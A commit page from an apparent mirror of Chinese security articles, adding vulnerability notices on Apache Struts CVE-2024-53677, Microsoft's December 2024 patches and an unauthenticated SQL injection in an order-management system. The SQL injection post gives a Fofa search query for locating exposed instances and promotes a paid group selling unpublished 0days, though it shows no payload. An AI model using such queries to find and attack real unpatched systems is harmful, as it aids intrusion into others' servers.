mirror of
https://github.com/gelusus/wxvl.git
synced 2026-10-29 03:40:51 +00:00
「漏洞复现」电子图书阅读平台 downFile.aspx SQL注入漏洞、【漏洞预警】Apache Struts 文件上传漏洞(CVE-2024-53677)、发现关键漏洞获得 $4,000 赏金奖励、单洞赏金1万美刀的漏洞思路分享| 玲珑安全帮会直播、微软 MFA 中存在AuthQuake 漏洞,可导致无限次暴力攻击、中国网数中心和国家邮政局领导赴启明星辰集团调研交流、即将开班!“系统0day安全”系列课程:掌握漏洞挖掘重要技能、CNNVD | 关于Apache Struts安全漏洞的通报、【漏洞通告】Apache Struts 2远程代码执行漏洞安全风险通告、【漏洞通告】Apache Struts 2 任意文件上传漏洞(S2-067)(CVE-2024-53677)、安全简讯(2024.12.12)、【漏洞通告】Apache Struts 2远程代码执行漏洞(CVE-2024-53677)、【漏洞通告】GitLab Kubernetes Proxy Response NEL头注入漏洞(CVE-2024-11274)、Cleo 0day漏洞 CVE-2024-50623 poc 公开、CNNVD关于Apache Struts安全漏洞的通报、CNNVD关于微软多个安全漏洞的通报、(0day)杜特网上订单管理系统getUserImage存在SQL注入漏洞、Apache Struts FileUploadInterceptor 目录遍历与文件上传漏洞(CVE-2024-53677)、漏洞通告 | Apache Struts2文件上传漏洞、【安全更新】微软12月安全更新多个产品高危漏洞通告、
This commit is contained in:
 test committed
1 parent
27b013b666
commit
b1cdadb76f
21 files changed
+2847
-12
No files matched your search
@@ -1318,5 +1318,25 @@
|
||||
"https://mp.weixin.qq.com/s?__biz=MzkxNDM4OTM3OQ==&mid=2247505136&idx=3&sn=3b8e04d0266d9db89d08cd23faefb52b": "Windows 11 12 月补丁星期二修复了 72 个漏洞和一个零日漏洞",
|
||||
"https://mp.weixin.qq.com/s?__biz=MzA5MzU5MzQzMA==&mid=2652113172&idx=1&sn=cc65dbbe46b9dba55b33562e14441b09": "微软2024年12月份于周二补丁日针对72漏洞发布安全补丁",
|
||||
"https://mp.weixin.qq.com/s?__biz=MjM5NjA0NjgyMA==&mid=2651309577&idx=2&sn=6fd24a945862bf834c191ed6f0cfec7b": "Ivanti最严重的 CSA 认证绕过漏洞曝光",
|
||||
"https://mp.weixin.qq.com/s?__biz=MzI4NzA1Nzg5OA==&mid=2247485612&idx=2&sn=2a1158f7b17eb1ee8b19889b6f5ffcfd": "渗透测试小练习(1)尝试一个图形验证码绕过的复现"
|
||||
"https://mp.weixin.qq.com/s?__biz=MzI4NzA1Nzg5OA==&mid=2247485612&idx=2&sn=2a1158f7b17eb1ee8b19889b6f5ffcfd": "渗透测试小练习(1)尝试一个图形验证码绕过的复现",
|
||||
"https://mp.weixin.qq.com/s?__biz=MzkyNDY3MTY3MA==&mid=2247486335&idx=1&sn=168f466d99da132b903604afc13a3a35": "「漏洞复现」电子图书阅读平台 downFile.aspx SQL注入漏洞",
|
||||
"https://mp.weixin.qq.com/s?__biz=MzkyNzQzNDI5OQ==&mid=2247486633&idx=1&sn=ce9d691bace642433060f9e374fae37d": "【漏洞预警】Apache Struts 文件上传漏洞(CVE-2024-53677)",
|
||||
"https://mp.weixin.qq.com/s?__biz=MzIzMTIzNTM0MA==&mid=2247496582&idx=1&sn=e36e6d50967d7b97dcd7cec8a6b930e1": "发现关键漏洞获得 $4,000 赏金奖励",
|
||||
"https://mp.weixin.qq.com/s?__biz=MjM5NjA0NjgyMA==&mid=2651309661&idx=1&sn=cfdd79332e829413af2d16cb841ac66b": "单洞赏金1万美刀的漏洞思路分享| 玲珑安全帮会直播",
|
||||
"https://mp.weixin.qq.com/s?__biz=MzI2NTg4OTc5Nw==&mid=2247521773&idx=1&sn=3e980835ea6ecc3e1562c951bb038730": "微软 MFA 中存在AuthQuake 漏洞,可导致无限次暴力攻击",
|
||||
"https://mp.weixin.qq.com/s?__biz=MzUzNDg0NTc1NA==&mid=2247510479&idx=1&sn=d578238889ffed2b12bf3c600b6d1e4c": "中国网数中心和国家邮政局领导赴启明星辰集团调研交流",
|
||||
"https://mp.weixin.qq.com/s?__biz=MjM5NTc2MDYxMw==&mid=2458585913&idx=1&sn=9b3e3bf33a7c7827dc567f6c4588e586": "即将开班!“系统0day安全”系列课程:掌握漏洞挖掘重要技能",
|
||||
"https://mp.weixin.qq.com/s?__biz=MzA5MzE5MDAzOA==&mid=2664232034&idx=4&sn=d4c255d0547183fe574225341573d4cc": "CNNVD | 关于Apache Struts安全漏洞的通报",
|
||||
"https://mp.weixin.qq.com/s?__biz=MzU4NjY4MDAyNQ==&mid=2247496866&idx=1&sn=bbb30a60616ec1cf4ea6804a05eac048": "【漏洞通告】Apache Struts 2远程代码执行漏洞安全风险通告",
|
||||
"https://mp.weixin.qq.com/s?__biz=Mzg2NjgzNjA5NQ==&mid=2247523950&idx=1&sn=c7f7b9fa14789faf8a6c75b897452a46": "【漏洞通告】Apache Struts 2 任意文件上传漏洞(S2-067)(CVE-2024-53677)",
|
||||
"https://mp.weixin.qq.com/s?__biz=MzkzNzY5OTg2Ng==&mid=2247500381&idx=1&sn=bf0c2ee1284d729c2b7443e54dc2d93a": "安全简讯(2024.12.12)",
|
||||
"https://mp.weixin.qq.com/s?__biz=MzkzNzY5OTg2Ng==&mid=2247500381&idx=2&sn=bdeddcb5ace7d2ee19d04851329b6f15": "【漏洞通告】Apache Struts 2远程代码执行漏洞(CVE-2024-53677)",
|
||||
"https://mp.weixin.qq.com/s?__biz=MzkzNzY5OTg2Ng==&mid=2247500381&idx=3&sn=083d549b2dcf727a31f4e9b61a647018": "【漏洞通告】GitLab Kubernetes Proxy Response NEL头注入漏洞(CVE-2024-11274)",
|
||||
"https://mp.weixin.qq.com/s?__biz=Mzg3MDk0OTc1Nw==&mid=2247487889&idx=1&sn=d63e39882d747cd1ed7c3c59635dd669": "Cleo 0day漏洞 CVE-2024-50623 poc 公开",
|
||||
"https://mp.weixin.qq.com/s?__biz=MzAxODY1OTM5OQ==&mid=2651462062&idx=1&sn=6d04ce844444272812e3be3b061bf062": "CNNVD关于Apache Struts安全漏洞的通报",
|
||||
"https://mp.weixin.qq.com/s?__biz=MzAxODY1OTM5OQ==&mid=2651462062&idx=2&sn=51b3e8ee84acc08434a2309ef838b85d": "CNNVD关于微软多个安全漏洞的通报",
|
||||
"https://mp.weixin.qq.com/s?__biz=MzkyMzYwNTEyNg==&mid=2247487166&idx=1&sn=4761c7215606df90787c654d6ceb8411": "(0day)杜特网上订单管理系统getUserImage存在SQL注入漏洞",
|
||||
"https://mp.weixin.qq.com/s?__biz=MzI5MzY2MzM0Mw==&mid=2247486362&idx=1&sn=7817b14339852f25f402164121d84609": "Apache Struts FileUploadInterceptor 目录遍历与文件上传漏洞(CVE-2024-53677)",
|
||||
"https://mp.weixin.qq.com/s?__biz=Mzg5MTc3ODY4Mw==&mid=2247507539&idx=1&sn=988e5b92e2c247e3b172cd0170b42c9f": "漏洞通告 | Apache Struts2文件上传漏洞",
|
||||
"https://mp.weixin.qq.com/s?__biz=Mzk0MjE3ODkxNg==&mid=2247488718&idx=1&sn=a1dc37b8103bff225bac31cc7d4623a6": "【安全更新】微软12月安全更新多个产品高危漏洞通告"
|
||||
}
|
||||
@@ -0,0 +1,144 @@
|
||||
# (0day)杜特网上订单管理系统getUserImage存在SQL注入漏洞
|
||||
原创 websec WebSec 2024-12-12 06:43
|
||||
|
||||
**阅读须知**
|
||||
|
||||
亲爱的读者,我们诚挚地提醒您,WebSec实验室的技术文章仅供个人研究学习参考。任何因传播或利用本实验室提供的信息而造成的直接或间接后果及损失,均由使用者自行承担责任。WebSec实验室及作者对此概不负责。如有侵权,请立即告知,我们将立即删除并致歉。感谢您的理解与支持!
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
**01**
|
||||
|
||||
|
||||
**漏洞描述**
|
||||
|
||||
|
||||
|
||||
|
||||


杜特网上订单管理系统 getUserImage.ashx 接口未对用户传入的参数进行合理的校验和过滤,导致传入的参数直接携带到数据库执行,导致SQL注入漏洞,未经身份验证的攻击者可通过此漏洞获取数据库权限,深入利用可获取服务器权限。
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
**02**
|
||||
|
||||
|
||||
**资产测绘**
|
||||
|
||||
|
||||
|
||||
|
||||
```
|
||||

Fofa语法:app="TUTORSOFT-ERP"
|
||||
```
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
**03**
|
||||
|
||||
|
||||
**漏洞复现**
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
**04**
|
||||
|
||||
|
||||
**修复建议**
|
||||
|
||||
****
|
||||
|
||||
|
||||
临时缓解方案:
|
||||
1. **使用参数化查询**
|
||||
(Prepared Statements): 通过预编译 SQL 语句,避免直接拼接用户输入。
|
||||
|
||||
1. **输入验证和过滤**
|
||||
: 严格验证用户输入,过滤掉危险字符,如 '
|
||||
, "
|
||||
, ;
|
||||
等。
|
||||
|
||||
1. **最小权限原则**
|
||||
: 确保数据库用户仅具有执行必要操作的权限。
|
||||
|
||||
升级修复方案:
|
||||
|
||||
官方已发布补丁
|
||||
|
||||
|
||||
|
||||
**05**
|
||||
|
||||
|
||||
**星球介绍**
|
||||
|
||||
|
||||
1. 我们郑重承诺,不定时推送高质量的
|
||||
1day
|
||||
,有时也会分享未公开的
|
||||
0day
|
||||
。
|
||||
|
||||
1. 星球目前价格降至
|
||||
99元
|
||||
,公众号设置星标,私聊星主只需
|
||||
89元.
|
||||
|
||||
1. 欢迎投稿
|
||||
最新漏洞poc
|
||||
或
|
||||
复现分析文章
|
||||
,符合条件的投稿者将获得一年免费会员资格。
|
||||
|
||||
|
||||
**速来刷分**
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
**▌▌▌星球服务**
|
||||
|
||||
**1、WebSec专属Fofa查询工具(**
|
||||
**Fofa****永久高级会员)******
|
||||

|
||||
|
||||
|
||||
**2、Hunter积分充值八折优惠**
|
||||
|
||||
**3、**
|
||||
**MD5付费****版查询**
|
||||
|
||||
**4、Xray高级版**
|
||||
|
||||
**更多漏洞poc发布在知识星球**
|
||||
|
||||
|
||||
|
||||
|
||||
****
|
||||
- END -
|
||||
|
||||
|
||||
|
||||
|
||||
@@ -0,0 +1,54 @@
|
||||
# Apache Struts FileUploadInterceptor 目录遍历与文件上传漏洞(CVE-2024-53677)
|
||||
风险通告 阿里云应急响应 2024-12-12 06:11
|
||||
|
||||
2024年12月,Apache
|
||||
官方披露 CVE-2024-53677 Apache Struts FileUploadInterceptor 文件上传漏洞。
|
||||
|
||||
01
|
||||
|
||||
风险描述
|
||||
|
||||
|
||||
Apache Struts 是一个开源的、用于构建企业级Java Web应用的MVC框架。2024年12月,Apache 官方披露 CVE-2024-53677 Apache Struts FileUploadInterceptor 文件上传漏洞。在受影响版本中,若代码中使用了FileUploadInterceptor,当进行文件上传时,攻击者可能构造恶意请求利用目录遍历等上传文件至其他目录,在特定场景下可能造成代码执行。
|
||||
|
||||
|
||||
02
|
||||
|
||||
风险评级
|
||||
|
||||
|
||||
CVE-2024-53677 Apache Struts 文件上传漏洞 高危
|
||||
|
||||
|
||||
03
|
||||
|
||||
版本影响范围
|
||||
|
||||
|
||||
Struts 2.0.0 - Struts 2.3.37
|
||||
|
||||
Struts 2.5.0 - Struts 2.5.33
|
||||
|
||||
Struts 6.0.0 - Struts 6.3.0.2
|
||||
|
||||
|
||||
04
|
||||
|
||||
安全建议
|
||||
|
||||
|
||||
1、升级组件 Apache Struts 升级至 6.4.0 及以上版本。
|
||||
|
||||
2、自行排查代码中是否使用 FileUploadInterceptor,若无使用则不受该漏洞影响。
|
||||
|
||||
|
||||
05
|
||||
|
||||
相关链接
|
||||
|
||||
|
||||
https://avd.aliyun.com/detail/AVD-2024-53677
|
||||
|
||||
https://cwiki.apache.org/confluence/display/WW/S2-067
|
||||
|
||||
|
||||
@@ -0,0 +1,73 @@
|
||||
# CNNVD | 关于Apache Struts安全漏洞的通报
|
||||
中国信息安全 2024-12-12 09:57
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||

|
||||
|
||||
**扫码订阅《中国信息安全》**
|
||||
|
||||
|
||||
邮发代号 2-786
|
||||
|
||||
征订热线:010-82341063
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
**漏洞情况******
|
||||
|
||||
近日,国家信息安全漏洞库(CNNVD)收到关于Apache Struts安全漏洞(CNNVD-202412-1393、CVE-2024-53677)情况的报送。成功利用漏洞的攻击者,可以操纵文件上传参数来启用路径遍历,进而上传可用于执行远程利用代码的恶意文件。Apache Struts 2.0.0-2.3.37版本、Apache Struts 2.5.0-2.5.33版本、Apache Struts 6.0.0-6.3.0.2版本均受此漏洞影响。目前,Apache官方已发布新版本修复了该漏洞,建议用户及时确认产品版本,尽快采取修补措施。
|
||||
|
||||
## 一漏洞介绍
|
||||
|
||||
|
||||
Apache Struts是美国阿帕奇(Apache)软件基金会下属的Jakarta项目中的一个子项目,是一个基于MVC设计的Web应用框架。漏洞源于Apache Struts中的文件上传模块存在逻辑缺陷导致,未经授权的攻击者可以操纵文件上传参数来启用路径遍历,进而上传可用于执行远程利用代码的恶意文件,启用了FileUploadInterceptor 模块的应用受此漏洞影响。
|
||||
|
||||
## 二危害影响
|
||||
|
||||
|
||||
Apache Struts 2.0.0-2.3.37版本、Apache Struts 2.5.0-2.5.33版本、Apache Struts 6.0.0-6.3.0.2版本均受此漏洞影响。
|
||||
|
||||
## 三修复建议
|
||||
|
||||
|
||||
目前,Apache官方已发布新版本修复了该漏洞,建议用户及时确认产品版本,尽快采取修补措施。官方升级链接:
|
||||
|
||||
https://struts.apache.org/download.cgi
|
||||
|
||||
本通报由CNNVD技术支撑单位——深信服科技股份有限公司、北方实验室(沈阳)股份有限公司、贵州蓝天创新科技有限公司、道普信息技术有限公司、塞讯信息技术(上海)有限公司等技术支撑单位提供支持。
|
||||
|
||||
CNNVD将继续跟踪上述漏洞的相关情况,及时发布相关信息。如有需要,可与CNNVD联系。
|
||||
|
||||
联系方式:cnnvd@itsec.gov.cn
|
||||
|
||||
(来源:CNNVD)
|
||||
|
||||
|
||||
|
||||
**分享网络安全知识 强化网络安全意识**
|
||||
|
||||
**欢迎关注《中国信息安全》杂志官方抖音号**
|
||||
|
||||
|
||||
|
||||
|
||||
**《中国信息安全》杂志倾力推荐**
|
||||
|
||||
**“企业成长计划”**
|
||||
|
||||
|
||||
**点击下图 了解详情**
|
||||
|
||||
|
||||
|
||||
[](https://mp.weixin.qq.com/s?__biz=MzA5MzE5MDAzOA==&mid=2664162643&idx=1&sn=fcc4f3a6047a0c2f4e4cc0181243ee18&scene=21#wechat_redirect)
|
||||
|
||||
|
||||
|
||||
|
||||
@@ -0,0 +1,43 @@
|
||||
# CNNVD关于Apache Struts安全漏洞的通报
|
||||
原创 CNNVD CNNVD安全动态 2024-12-12 07:31
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
**点击蓝字 关注我们**
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
**漏洞情况******
|
||||
|
||||
近日,国家信息安全漏洞库(CNNVD)收到关于Apache Struts安全漏洞(CNNVD-202412-1393、CVE-2024-53677)情况的报送。成功利用漏洞的攻击者,可以操纵文件上传参数来启用路径遍历,进而上传可用于执行远程利用代码的恶意文件。Apache Struts 2.0.0-2.3.37版本、Apache Struts 2.5.0-2.5.33版本、Apache Struts 6.0.0-6.3.0.2版本均受此漏洞影响。目前,Apache官方已发布新版本修复了该漏洞,建议用户及时确认产品版本,尽快采取修补措施。
|
||||
|
||||
## 一漏洞介绍
|
||||
|
||||
|
||||
Apache Struts是美国阿帕奇(Apache)软件基金会下属的Jakarta项目中的一个子项目,是一个基于MVC设计的Web应用框架。漏洞源于Apache Struts中的文件上传模块存在逻辑缺陷导致,未经授权的攻击者可以操纵文件上传参数来启用路径遍历,进而上传可用于执行远程利用代码的恶意文件,启用了FileUploadInterceptor 模块的应用受此漏洞影响。
|
||||
|
||||
## 二危害影响
|
||||
|
||||
|
||||
Apache Struts 2.0.0-2.3.37版本、Apache Struts 2.5.0-2.5.33版本、Apache Struts 6.0.0-6.3.0.2版本均受此漏洞影响。
|
||||
|
||||
## 三修复建议
|
||||
|
||||
|
||||
目前,Apache官方已发布新版本修复了该漏洞,建议用户及时确认产品版本,尽快采取修补措施。官方升级链接:
|
||||
|
||||
https://struts.apache.org/download.cgi
|
||||
|
||||
本通报由CNNVD技术支撑单位——深信服科技股份有限公司、北方实验室(沈阳)股份有限公司、贵州蓝天创新科技有限公司、道普信息技术有限公司、塞讯信息技术(上海)有限公司等技术支撑单位提供支持。
|
||||
|
||||
CNNVD将继续跟踪上述漏洞的相关情况,及时发布相关信息。如有需要,可与CNNVD联系。联系方式: cnnvd@itsec.gov.cn
|
||||
|
||||
|
||||
|
||||
|
||||
@@ -0,0 +1,51 @@
|
||||
# CNNVD关于微软多个安全漏洞的通报
|
||||
原创 CNNVD CNNVD安全动态 2024-12-12 07:31
|
||||
|
||||

|
||||
|
||||
|
||||

|
||||
|
||||
**点击蓝字 关注我们**
|
||||
|
||||

|
||||
|
||||
|
||||
|
||||
|
||||
**漏洞情况**
|
||||
|
||||
近日,微软官方发布了多个安全漏洞的公告,其中微软产品本身漏洞75个,影响到微软产品的其他厂商漏洞1个。微软Microsoft Windows、Microsoft Windows Kernel Mode Drivers、Microsoft DNS Server、Microsoft Windows IP Routing Management Snapin等多个产品和系统受漏洞影响。目前,微软官方已经发布了漏洞修复补丁,建议用户及时确认是否受到漏洞影响,尽快采取修补措施。
|
||||
|
||||
## 一漏洞介绍
|
||||
|
||||
|
||||
2024年12月10日,微软发布了2024年12月份安全更新,共76个漏洞的补丁程序,CNNVD对这些漏洞进行了收录。本次更新主要涵盖了Microsoft Windows 和 Windows 组件、Microsoft Windows Kernel Mode Drivers、Microsoft DNS Server、Microsoft Windows IP Routing Management Snapin、Microsoft Windows Routing and Remote Access Service、Microsoft Windows Resilient File System等。CNNVD对其危害等级进行了评价,其中超危漏洞1个,高危漏洞35个,中危漏洞40个。
|
||||
|
||||
微软多个产品和系统版本受漏洞影响,具体影响范围可访问微软官方网站查询:
|
||||
|
||||
https://portal.msrc.microsoft.com/zh-cn/security-guidance
|
||||
|
||||
## 二漏洞详情
|
||||
|
||||
|
||||
此次更新共76个漏洞的补丁程序,包括71个新增漏洞的补丁程序、4个更新漏洞的补丁程序和1个影响微软产品的其他厂商漏洞的补丁程序。
|
||||
|
||||
此次更新共包括71个新增漏洞的补丁程序,其中超危漏洞1个,高危漏洞30个,中危漏洞40个。
|
||||
<table><tbody><tr class="ue-table-interlace-color-single"><td style="word-break: break-all;background-color: rgb(120, 172, 254);" align="center" valign="middle" width="44.666666666666664"><section style="line-height: normal;"><span style="font-size: 14px;letter-spacing: normal;"><strong>序号</strong></span></section></td><td align="center" valign="middle" style="background-color: rgb(120, 172, 254);word-break: break-all;" width="111.66666666666667"><section style="line-height: normal;"><span style="font-size: 14px;letter-spacing: normal;"><strong>漏洞名称</strong></span></section></td><td align="center" valign="middle" style="background-color: rgb(120, 172, 254);" width="56.666666666666664"><section style="line-height: normal;"><span style="font-size: 14px;letter-spacing: normal;"><strong>CNNVD编号</strong></span></section></td><td align="center" valign="middle" style="background-color: rgb(120, 172, 254);" width="51.666666666666664"><section style="line-height: normal;"><span style="font-size: 14px;letter-spacing: normal;"><strong>CVE编号</strong></span></section></td><td align="center" valign="middle" style="background-color: rgb(120, 172, 254);word-break: break-all;" width="24.666666666666664"><section style="line-height: normal;"><span style="font-size: 14px;letter-spacing: normal;"><strong>危害等级</strong></span></section></td><td align="center" valign="middle" style="background-color: rgb(120, 172, 254);" width="114.66666666666667"><section style="line-height: normal;"><span style="font-size: 14px;letter-spacing: normal;"><strong>官方链接</strong></span></section></td></tr><tr class="ue-table-interlace-color-double"><td align="center" valign="middle" width="23.999999999999996"><section style="line-height: normal;"><span style="font-size: 14px;letter-spacing: normal;">1</span></section></td><td align="center" valign="middle" width="111.66666666666667"><section style="line-height: normal;"><span style="font-size: 14px;letter-spacing: normal;">Microsoft Lightweight Directory Access Protocol 安全漏洞</span></section></td><td align="center" valign="middle" width="56.66666666666666"><section style="line-height: normal;"><span style="font-size: 14px;letter-spacing: normal;">CNNVD-202412-1333</span></section></td><td align="center" valign="middle" width="51.66666666666667"><section style="line-height: normal;"><span style="font-size: 14px;letter-spacing: normal;">CVE-2024-49112</span></section></td><td align="center" valign="middle" width="24.666666666666664"><section style="line-height: normal;"><span style="font-size: 14px;letter-spacing: normal;">超危</span></section></td><td align="center" valign="middle" width="114.66666666666667"><section style="line-height: normal;"><span style="font-size: 14px;letter-spacing: normal;">https://msrc.microsoft.com/update-guide/vulnerability/CVE-2024-49112</span></section></td></tr><tr class="ue-table-interlace-color-single"><td align="center" valign="middle" width="23.999999999999996"><section style="line-height: normal;"><span style="font-size: 14px;letter-spacing: normal;">2</span></section></td><td align="center" valign="middle" width="111.66666666666667"><section style="line-height: normal;"><span style="font-size: 14px;letter-spacing: normal;">Microsoft Office 安全漏洞</span></section></td><td align="center" valign="middle" width="56.66666666666666"><section style="line-height: normal;"><span style="font-size: 14px;letter-spacing: normal;">CNNVD-202412-1271</span></section></td><td align="center" valign="middle" width="51.66666666666667"><section style="line-height: normal;"><span style="font-size: 14px;letter-spacing: normal;">CVE-2024-43600</span></section></td><td align="center" valign="middle" width="24.666666666666664"><section style="line-height: normal;"><span style="font-size: 14px;letter-spacing: normal;">高危</span></section></td><td align="center" valign="middle" width="114.66666666666667"><section style="line-height: normal;"><span style="font-size: 14px;letter-spacing: normal;">https://msrc.microsoft.com/update-guide/vulnerability/CVE-2024-43600</span></section></td></tr><tr class="ue-table-interlace-color-double"><td align="center" valign="middle" width="23.999999999999996"><section style="line-height: normal;"><span style="font-size: 14px;letter-spacing: normal;">3</span></section></td><td align="center" valign="middle" width="111.66666666666667"><section style="line-height: normal;"><span style="font-size: 14px;letter-spacing: normal;">Microsoft Windows Task Scheduler 安全漏洞</span></section></td><td align="center" valign="middle" width="56.66666666666666"><section style="line-height: normal;"><span style="font-size: 14px;letter-spacing: normal;">CNNVD-202412-1284</span></section></td><td align="center" valign="middle" width="51.66666666666667"><section style="line-height: normal;"><span style="font-size: 14px;letter-spacing: normal;">CVE-2024-49072</span></section></td><td align="center" valign="middle" width="24Line truncated
|
||||
此次更新共包括4个更新漏洞的补丁程序,其中高危漏洞4个。
|
||||
<table><tbody><tr class="ue-table-interlace-color-single"><td style="word-break: break-all;background-color: rgb(120, 172, 254);" align="center" valign="middle" width="28.666666666666668"><section style="line-height: normal;"><span style="font-size: 14px;letter-spacing: normal;"><strong>序号</strong></span></section></td><td align="center" valign="middle" style="background-color: rgb(120, 172, 254);" width="101.66666666666667"><section style="line-height: normal;"><span style="font-size: 14px;letter-spacing: normal;"><strong>漏洞名称</strong></span></section></td><td align="center" valign="middle" style="background-color: rgb(120, 172, 254);" width="59.66666666666667"><section style="line-height: normal;"><span style="font-size: 14px;letter-spacing: normal;"><strong>CNNVD编号</strong></span></section></td><td align="center" valign="middle" style="background-color: rgb(120, 172, 254);" width="60.666666666666664"><section style="line-height: normal;"><span style="font-size: 14px;letter-spacing: normal;"><strong>CVE编号</strong></span></section></td><td align="center" valign="middle" style="background-color: rgb(120, 172, 254);" width="24.666666666666668"><section style="line-height: normal;"><span style="font-size: 14px;letter-spacing: normal;"><strong>危害等级</strong></span></section></td><td align="center" valign="middle" style="background-color: rgb(120, 172, 254);" width="127.66666666666667"><section style="line-height: normal;"><span style="font-size: 14px;letter-spacing: normal;"><strong>官方链接</strong></span></section></td></tr><tr class="ue-table-interlace-color-double"><td align="center" valign="middle" width="28.666666666666668"><section style="line-height: normal;"><span style="font-size: 14px;letter-spacing: normal;">1</span></section></td><td align="center" valign="middle" width="101.66666666666667"><section style="line-height: normal;"><span style="font-size: 14px;letter-spacing: normal;">Microsoft QUIC 安全漏洞</span></section></td><td align="center" valign="middle" width="59.66666666666667"><section style="line-height: normal;"><span style="font-size: 14px;letter-spacing: normal;">CNNVD-202310-806</span></section></td><td align="center" valign="middle" width="60.66666666666666"><section style="line-height: normal;"><span style="font-size: 14px;letter-spacing: normal;">CVE-2023-36435</span></section></td><td align="center" valign="middle" width="24.666666666666668"><section style="line-height: normal;"><span style="font-size: 14px;letter-spacing: normal;">高危</span></section></td><td align="center" valign="middle" width="127.66666666666667"><section style="line-height: normal;"><span style="font-size: 14px;letter-spacing: normal;">https://msrc.microsoft.com/update-guide/vulnerability/CVE-2023-36435</span></section></td></tr><tr class="ue-table-interlace-color-single"><td align="center" valign="middle" width="28.666666666666668"><section style="line-height: normal;"><span style="font-size: 14px;letter-spacing: normal;">2</span></section></td><td align="center" valign="middle" width="101.66666666666667"><section style="line-height: normal;"><span style="font-size: 14px;letter-spacing: normal;">Microsoft QUIC 安全漏洞</span></section></td><td align="center" valign="middle" width="59.66666666666667"><section style="line-height: normal;"><span style="font-size: 14px;letter-spacing: normal;">CNNVD-202310-726</span></section></td><td align="center" valign="middle" style="word-break: break-all;" width="60.66666666666666"><section style="line-height: normal;"><span style="font-size: 14px;letter-spacing: normal;">CVE-2023-38171</span></section></td><td align="center" valign="middle" width="24.666666666666668"><section style="line-height: normal;"><span style="font-size: 14px;letter-spacing: normal;">高危</span></section></td><td align="center" valign="middle" width="127.66666666666667"><section style="line-height: normal;"><span style="font-size: 14px;letter-spacing: normal;">https://msrc.microsoft.com/update-guide/vulnerability/CVE-2023-38171</span></section></td></tr><tr class="ue-table-interlace-color-double"><td align="center" valign="middle" width="28.666666666666668"><section style="line-height: normal;"><span style="font-size: 14px;letter-spacing: normal;">3</span></section></td><td align="center" valign="middle" width="101.66666666666667"><section style="line-height: normal;"><span style="font-size: 14px;letter-spacing: normal;">Microsoft Windows PowerShell 安全漏洞</span></section></td><td align="center" valign="middle" width="59.66666666666667"><section style="line-height: normal;"><span style="font-size: 14px;letter-spacing: normal;">CNNVD-202407-770</span></section></td><td align="center" valign="middle" width="60.66666666666666"><section style="line-height: normal;"><span style="font-size: 14px;letter-spacing: normal;">CVE-2024-38033</span></section></td><td align="center" valign="middle" width="24.666666666666668"><section style="line-height: normal;">Line truncated
|
||||
此次更新共包括1个影响微软产品的其他厂商漏洞的补丁程序,其中高危漏洞1个。
|
||||
